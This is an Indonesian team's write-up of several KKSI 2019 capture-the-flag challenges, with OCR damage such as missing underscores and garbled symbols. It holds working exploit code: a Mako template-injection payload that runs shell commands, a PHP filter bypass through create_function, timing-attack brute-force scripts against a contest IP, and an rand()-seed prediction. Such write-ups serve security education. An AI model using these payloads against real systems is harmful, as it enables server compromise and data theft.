

NAMA TIM: Ad Maiorem Dei Tekkom

Ketua Tim					
1.	M. Sayyidus Shaleh Y.				
Member					
1.	Fanny Hasbi				
2.	Abda Rafi Hamaminata				
3.					
4.					

[Testing] - testing

Point: 1

Diberikan link yang menuju ke file bernama flag.jpg.zip yang dapat di-download. Sudah jelas dari namanya kalau file ini berisi gambar jpg yang dapat di-extract dengan perintah bash unzip flag.jpg.zip lalu file flag.jpg dibuka dengan image viewer. Isi dari gambar tersebut adalah

Flag=KKSI2019{selamat_b3rjuang}

Dapat dilihat kalau gambar tadi memuat flag challenge ini, yaitu KKSI2019{selamat b3rjuang}

flag: KKSI2019{selamat_b3rjuang}

[Tsunade Gambling Master] - Web

Point: 100

Diberikan sebuah alamat URL yang merujuk ke sebuah halaman dengan JavaScript yang mencurigakan.



Setelah di-deobfuscate kode JavaScript-nya menjadi seperti berikut:


```
var kepla flag = "KKSI2019{",
   place flag = "Tr0ll1ng th3 Us3r",
   penutup = "}";
function get point now() {
   var t = $("#point").text();
    return parseInt(t)
function generate judi server(t) {
   return Math.round(Math.random() * t)
}
function genertae judi client() {
    return batas = generate judi server(100), Math.round(Math.random() * batas)
function ready to serve() {
    return place flag.split(" ")
function serve(t) {
   var e = t;
    for (\$i = 0; \$i < e.length; \$i++) \$("#flag" + \$i).html("<img src='./fl4g/" +
e[$i] + ".png'>")
$(document).on("click", "#adu", () => {
   var t = genertae judi client(),
        e = generate judi server(100);
    $("#client").text(t), $("#server").text(e);
   var n = get point now();
    t > e ? ("#point").text(n + 1) : <math>("#point").text(n - 1)
}), $(document).on("click", "#judii", () => {
```

```
get_point_now() >= 133333333333 ? (console.log("I know you inspect element
it!"), $("#flag").text(place_flag + " Don't Submit it Bratan! It's wrong one!")) :
$("#flag").text("Go Away. Hus Hus")
});
```

Kumpulan kode yang terdapat didalam blok \$ (document) .on ("click", "#adu", () =>{}); tidak perlu diabaikan karena tidak ada petunjuk mengenai flag disana (adanya bait alias jebakan). Yang perlu diperhatikan adalah fungsi ready_to_serve() dan serve() yang pernah dipanggil oleh trigger apapun dari elemen DOM di halaman. Jika fungsi ready_to_serve() dieksekusi maka hasilnya adalah variabel place flag yang menjadi array (singkatnya).

Kalau dilihat pada fungsi <code>serve()</code> nilai dari argumen fungsi tersebut akan dihitung panjangnya pada <code>e.length</code> jadi ada kemungkinan kalau parameter yang diminta fungsi tersebut adalah nilai array yang telah didapat dari fungsi <code>ready to serve()</code> sebelumnya.

Jika fungsi serve() dieksekusi dengan argumen dari hasil fungsi ready to serve() maka



Ada tiga gambar yang muncul di layar, yang jika tulisannya digabung menjadi <code>JScan_3asY_Tr0lllnG</code> yang adalah nilai dari flag challenge ini.

[Mako Onii-Chan] - Web

Point: 300

Diberikan sebuah alamat URL yang merujuk ke sebuah halaman fanpage K-pop. Source-code dari halaman ini menunjukkan ada 2 button yang masing-masing menuju ke link "/example" dan "/intro-gan".

```
<!doctype html>
<html lang="en">
  <head>
   <meta charset="utf-8">
   <meta name="viewport" content="width=device-width, initial-scale=1,</pre>
shrink-to-fit=no">
   <script defer
src="https://use.fontawesome.com/releases/v5.0.2/js/all.js"></script>
   <link rel="stylesheet"</pre>
href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css"
integrity="sha384-Gn5384xqQ1aoWXA+058RXPxPq6fy4IWvTNh0E263XmFcJlSAwiGqFAW/dAiS6JXm"
crossorigin="anonymous">
   <title>Post With UTF-32</title>
<!-- ADDITIONAL STYLESHEET HERE -->
 </head>
 <body>
<!-- ALL OF YOUR SITE CODE HERE -->
    <div class="jumbotron">
     <h1 class="display-4">제 이름은 Nayeon 입니다</h1>
     Don't forget stream <b>Feel Special</b>
     <hr class="my-4">
     지금 하늘 구름 색은 tropical yeah
     <a class="btn btn-primary btn-lg" href="/intro-gan" role="button">Submit Nama
mu disini</a>
     <!-- name->32->e-base64 -->
      <a class="btn btn-primary btn-lg" href="/example" role="button">Example</a>
    </div>
<!-- ALL OF YOUR SITE CODE HERE -->
    <script src="https://code.jquery.com/jquery-3.2.1.slim.min.js"</pre>
integrity="sha384-KJ3o2DKtIkvYIK3UENzmM7KCkRr/rE9/Qpg6aAZGJwFDMVNA/GpGFF93hXpG5KkN"
crossorigin="anonymous"></script>
src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js"
integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q"
crossorigin="anonymous"></script>
    <script
src="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/js/bootstrap.min.js"
integrity="sha384-JZR6Spejh4U02d8jOt6vLEHfe/JQGiRRSQQxSfFWpi1MquVdAyjUar5+76PVCmY1"
crossorigin="anonymous"></script>
<!-- ADDITIONAL JS HERE -->
  </body>
</html>
```

Jika dilihat pada source code "Main.py" bisa didapat kalau server memakai Flask sebagai webserver dan Mako buat templating.

```
import base64
import requests as r
from flask import *
from mako.template import Template
import html
app = Flask( name )
@app.route('/', methods=['GET', 'POST'])
def index():
   return render template('index.html')
@app.route('/intro-gan', methods=['GET', 'POST'])
def base():
   person = ""
   if request.method == 'POST':
        if request.form['name']:
           bases = request.form['name']
           before xor = base64.b64decode(bases).decode('utf-32')
           base = html.escape(before xor)
           person = base
   template = 'Your Name %s Inimda' % person
    return Template(template).render(data="world")
@app.route('/example', methods=['GET', 'POST'])
def example():
   url = "http://127.0.0.1:6001/intro-gan"
   name = "Im Nayeon".encode('utf-32')
   grup = base64.b64encode(name)
   data = {'name': grup}
   return r.post(url, data=data).text
if name == " main ":
   app.run("0.0.0.0", port=6001, debug=False)
```


Fungsi yang perlu diperhatikan adalah <code>base()</code> pada route <code>/intro-gan</code> karena fungsi pada route lain tidak menggunakan data POST dari form halaman html. Di fungsi tersebut dapat dilihat kalau data dari HTTP POST diambil lalu di-decode dari base64 dengan format encoding utf-32, lalu difilter dengan <code>html.escape()</code> lalu hasilnya digabungkan ke sebuah string yang dimasukkan ke template Mako dan di-render ke HTML.


Mekanisme templating ini mempunyai kemungkinan berpotensi terhadap teknik SSTI atau Server-Side Template Injection. Mako mempunyai fitur yaitu eksekusi kode python di dalam blok \${}}.

Langkah selanjutnya adalah mengetes hipotesis tadi, caranya adalah membuat kode python yang dibungkus oleh sintaks Mako tadi, jangan lupa kalau tiap karakter yang terkait dengan HTML akan di-escape oleh html.escape() jadi karakter seperti spasi, double-quote dll harus dihindari, lalu setelah dibungkus dengan sintaks Mako di-encode dalam base64 dengan encoding utf-32. Percobaan yang akan dilakukan adalah kode python len([])

Encode to Base64 format

Simply use the form below





Dapat dilihat kalau hasilnya sesuai yang diinginkan, yaitu panjang dari array kosong adalah 0. Langkah selanjutnya adalah melihat apakah file flag ada lalu melihat isinya. Untuk masalah escaping dengan html.escape() bisa diatasi dengan mengubah karakter yang akan di-escape dari kode Unicode-nya dengan fungsi chr(). Kode yang akan dieksekusi adalah


```
__import__("os").popen("cat flag.txt").read()
```

Kode ini akan meng-import modul "os" lalu membaca file flag.txt dan mengambil nilai return-nya. Setelah diubah karakter nya menjadi kumpulan chr () dan dibungkus dengan sintaks Mako maka menjadi

```
${__import__(chr(111)+chr(115)).popen(chr(99)+chr(97)+chr(116)+chr(32)+chr(102)+chr(108)+chr(97)+chr(103)+chr(46)+chr(116)+chr(120)+chr(116)).read()}
```

Lalu di-encode ke dalam base64 dengan charset utf-32 menjadi

String diatas akan dimasukkan ke form HTTP POST di bagian key "name=". Jika request dilakukan lagi maka hasilnya adalah




Dapat dilihat kalau flag telah berhasil ditemukan yaitu KKSI2019 { 64_32_16_8_4_2_0 }

[Login Traffic] - Forensic

Point: 50

Terdapat file login_trafic.pcapng yang merupakan sebuah file capture packet. Kemudian buka file capture tersebut dengan aplikasi wireshark.

Pada saat kami memeriksa protocol HTTP dengan metode POST, kami menemukan string yang mencurigakan di HTML Form URL Encoded-nya, dimana terdapat item **secretkey** yang mengandung string yang telah di-encode menggunakan base64.



Setelah itu, dilakukan decode string "S0tTSTIwMTI7Q1ICM3JfQUQhISEhfQ" ini lalu didapatkan flag.

corazon@TREX:~/Explore/Eomba/KKST2019/Login traffis echo "S0tTSTIwMTl7Q1lCM3JfQUQhISEhfQ" | base64 -d KKSI2019{CYB3rdAD!!!!}base64: invalid input corazon@TREX:~/Explore/Lomba/KKSI2019/Login traffis

flag: KKSI2019{CYB3r_AD!!!!}

[Welcome to KKSI 2019] - Misc

Point: 50

Diberikan sebuah string hash yang belum lengkap. Terdapat 2 karakter yang masih belum terisi dengan benar, yaitu "1663323d00434ad7#ca8ecca2b#22844".

Untuk menyelesaikannya kami melakukan brute forcing dengan permutasi menggunakan bahasa Python. Berikut ini program yang kami buat

```
#!/usr/bin/python3
import hashlib
from itertools import permutations
quest = "1663323d00434ad7#ca8ecca2b#22844"
answer = "1fee4be0b38ae6b8722b49e4db037bbd"
# index 16, 26
hex val = "qwertyuiopasdfghjklzxcvbnm1234567890"
hex list = list(hex val)
perm = permutations(hex list, 2)
for i in perm:
 quest = list(quest)
 quest[16] = i[0]
 quest[26] = i[1]
 quest = ''.join(quest)
 result = hashlib.md5(quest.encode())
 if result.hexdigest() == answer:
   print(quest)
```


```
[haz@haz]-[~/Programming/CTF/kksi-2019/welcome]
$./exploit.py
1663323d00434ad78ca8ecca2ba22844
[haz@haz]-[~/Programming/CTF/kksi-2019/welcome]
$
```

flag: KKSI2019{1663323d00434ad78ca8ecca2ba22844}

[Limited Eval] - Web

Point: 200

Disini kita diberikan sebuah website yang terdapat sebuah text area dan button. Input dari text area akan dikirimkan ke 'api.php' dengan AJAX melalui metode POST yang kemudian hasilnya akan ditampilkan di bawah button.



Di server side dilakukan beberapa pengecekan, yaitu tidak boleh menggunakan spasi maupun newline dan beberapa function juga tidak diperbolehkan, contohnya adalah system, eval, scandir, dsb. Namun yang sedikit membuat menyebalkan adalah panjang input juga dibatasi tidak boleh lebih dari 37.

Setelah berpusing ria, akhirnya kami menemukan sebuah function/keyword yang tidak oleh server-side. yaitu fungsi create function (dapat referensi dari https://www.php.net/manual/en/function.create-function.php). Pada fungsi create function terdapat 2 parameter, yang pertama adalah argumen untuk function yang dibuat, dan parameter kedua adalah kode yang ingin dieksekusi. Jika diperhatikan apa yang dilakukan oleh fungsi create function ini hampir mirip dengan fungsi eval. Lagi-lagi karena input dibatasi panjangnya, maka kami mencoba untuk mengirimkan kodenya melalui payload POST.

Karena data dikirimkan melalui POST dan tidak ada autentikasi maupun otorisasi maka kita bisa buat script exploit menggunakan bahasa python. Kami kombinasikan dengan fungsi php scandir() untuk melakukan listing directory. Berikut ini kodenya

```
url = "http://202.148.2.243:21200/api.php"

data = {
   "code": "create_function('',$_POST['y'])();",
   "y": "var_dump(scandir('.'));"
}

print(len(data["code"]))

r = requests.post(url, data=data)

print(str(r.status_code) + " : " + r.text)
```

```
x]-[haz@haz]-[~/Programming/CTF/kksi-2019/limited eval]
    $./exploit.py
34
200 : array(6) {
 [0]=>
 string(1) "."
 [1]=>
 string(2) ".."
 [2]=>
 string(7) "api.php"
 [3]=>
 string(12) "flagPoGu.php"
 [4]=>
 string(9) "index.php"
 [5]=>
 string(7) "php.ini"
```

Sampai sini kami berhasil mengetahui semua file di dalamnya. Langkah selanjutnya adalah membaca file flagPoGu.php. Kami mencoba menggunakan fungsi file_get_contents() namun dilarang, maka kami gunakan fungsi alternatif readfile().

```
<!--?php

define('FLAG', 'POG_U_Can_Read_This_But_HOW?');

?-->
    <title></title>
    <!-- define('FLAG', ''); -->
    </span>
```

flag: KKSI2019{POG_U_Can_Read_This_But_HOW?}

[KKSI Lost The Key] - Misc

Point: 50

Pada challenge ini kita langsung diberikan source code website.

```
<?php
include 'flag.php';
$key = KEY;
if(isset($ GET['time'])){
    $human = $ GET['time'];
    if(strlen($ GET['time']) == ( strlen($key) - 1)){
        sleep(5);
    if(strlen($ GET['time']) == strlen($key)){
        if($human == $key){
            echo FLAG;
        for($i=0;$i<strlen($key); $i++){
            if($human[$i] == $key[$i]){
                sleep(3);
        }
       }
   }
}
show source( FILE );
```

Dapat diketahui dari kode bahwa yang terpenting adalah dari url param "time".

Langkah pertama adalah kita perlu melakukan guess panjang kuncinya. Di code terdapat pengecekan panjang kunci asli dikurangi 1. Untuk mengetahuinya kami gunakan kode berikut

```
#!/usr/bin/python3
import requests
import time

url = "http://202.148.2.243:30001?time="
param = ""

for i in range(100):
    print("length " + str(len(param)) + " => ", end="")
    t1 = time.time()
    r = requests.get(url+param)
    t2 = time.time()

print(str(t2 - t1))
    param += "a"
```

```
[*]-[haz@haz]-[~/Programming/CTF/kks

$./length.py

length 0 => 0.06707501411437988

length 1 => 0.06900763511657715

length 2 => 5.070784568786621

length 3 => 0.0717172622680664

length 4 => 0.06986594200134277
```

Jika waktu tunggunya sekitar lebih dari 5 detik, maka panjang flag tersebut sudah benar. Pada hasil yang menunjukkan lebih dari 5 detik adalah 2 karakter, namun panjang flag sebenarnya adalah 3 karakter.

Selanjutnya kita lakukan brute-forcing untuk mendapatkan tiap karakter. Kami gunakan script berikut untuk tiap karakter, kode dibawah ini adalah ketika mendapatkan karakter terakhir.

```
#!/usr/bin/python3
import requests
import time

keys='jklmnopqrstuvwxyz1234567890'
rest=''

for n in range(0,61):
    fff = "1A" + keys[n] + rest
    print("Njajal : {0}".format(fff))
    t1 = time.time()
    resp=requests.get('http://202.148.2.243:30001?time={0}'.format(fff))
    t2= time.time()
    print(str(t2-t1))
```

```
6.0814783573150635
Njajal : 1Ao
6.069143533706665
Njajal : 1Ap
9.074436664581299
Njajal : 1Aq
6.087949275970459
Njajal : 1Ar
6.079530715942383
```

Dari hasil yang didapat, kombinasi kunci "1Ap" merupakan kombinasi dengan eksekusi terlama, maka bisa disimpulkan bahwa kunci tersebut adalah kunci yang benar. Selanjutnya kita akses halaman tadi dengan memasukkan kunci tersebut.

```
← → C ① Not secure | 202.148.2.243:30001/?time=1Ap
```

```
<?php
include 'flag.php';
$key = KEY;
if(isset($ GET['time'])){
    $human = $_GET['time'];
if(strlen($_GET['time']) == ( strlen($key) - 1)){
        sleep(5);
    if(strlen($_GET['time']) == strlen($key)){
        if($human == $key){
             echo FLAG;
        for($i=0;$i<strlen($key); $i++){
             if(\frac{1}{\pi}) == \frac{1}{\pi}
                 sleep(3);
        }
        }
    }
}
show_source(__FILE__);
Time_is_Money_Also_Time_is_flag
```

flag: KKSI2019{Time_is_Money_Also_Time_is_flag}

[Easy PWN] - pwn

Point: 100

Pada challenge ini kita diberikan sebuah file bernama "perjuangan" dengan format

```
ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=78f9237d1be16893a0dd16a6a9e4a90d8afefc51, stripped
```

Jika dieksekusi maka tidak ada yang terjadi pada session terminal sekarang, namun membuat server thread pada localhost dengan port 6661. Hal ini bisa diketahui dengan melakukan reverse engineering. Kami menggunakan Ghidra dan berikut ini bagaimana kami tahu server tersebut berjalan.

```
local_38 = 2;
local_36 = htons(0xla05);
local_34 = htonl(0);
local_44 = socket(2,1,0);
if (local_44 == -1) {
    perror("socket");
}
else {
    iVar1 = bind(local_44,(sockaddr *)&local_38,0x10);
    if (iVar1 == -1) {
        perror("bind");
    }
    else {
        iVar1 = listen(local_44,0xle);
        if (iVar1 == -1) {
            perror("listen");
        }
}
```

Jika melakukan netcat ke localhost dengan port 6661 maka akan diminta untuk memasukkan angka. Dari sini kami melakukan reverse lebih mendalam dan ternyata pengecekan angkanya dihasilkan dari angka random dengan seed random 1 dan tanpa melakukan seeding ulang.

```
75
     if (iVar4 == (iVar1 + iVar2) - iVar3) {
76
        stream = fopen("flag.txt","r");
       if ( stream == (FILE *)0x0) {
77
78
         printf("Error reading from file");
79
80
       else {
81
         fgets(local 428,0x404, stream);
82
         fclose( stream);
83
84
       FUN 00101376(&local c56);
85
       strncpy(local_c48, "\nCongratz!!! The f l a g is "
       strncat(local c48, local 428, 0x404);
86
       sVar5 = send(*piParm1,local c48,0x404,0);
87
```

Pengecekan nilainya adalah dengan mengecek nilai random statis pertama ditambah nilai random kedua kemudian dikurangi nilai random ketiga. Karena tanpa seeding ulang, maka bisa kami buat dan guess angkanya dengan cara membuat program random sendiri menggunakan bahasa C.

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main() {
    srand(1);

    int r1 = rand();
    int r2 = rand();
    int r3 = rand();

    printf("random 1: %d\n", r1);
    printf("random 2: %d\n", r2);
    printf("random 3: %d\n", r3);

    printf("hasil = %d\n", r1 + r2 - r3);

    return 0;
}
```

```
[haz@haz]-[~/Programming/CTF/kksi-2019/easy-pwn]
$nc localhost 6661
Give me the numbers: 969527492

Congratz!!! The f l a g is
```

Karena sudah berhasil di localhost, maka selanjutnya coba kirimkan ke server challenge.

flag: KKSI2019{MAJU_tak_GENTAR!!!}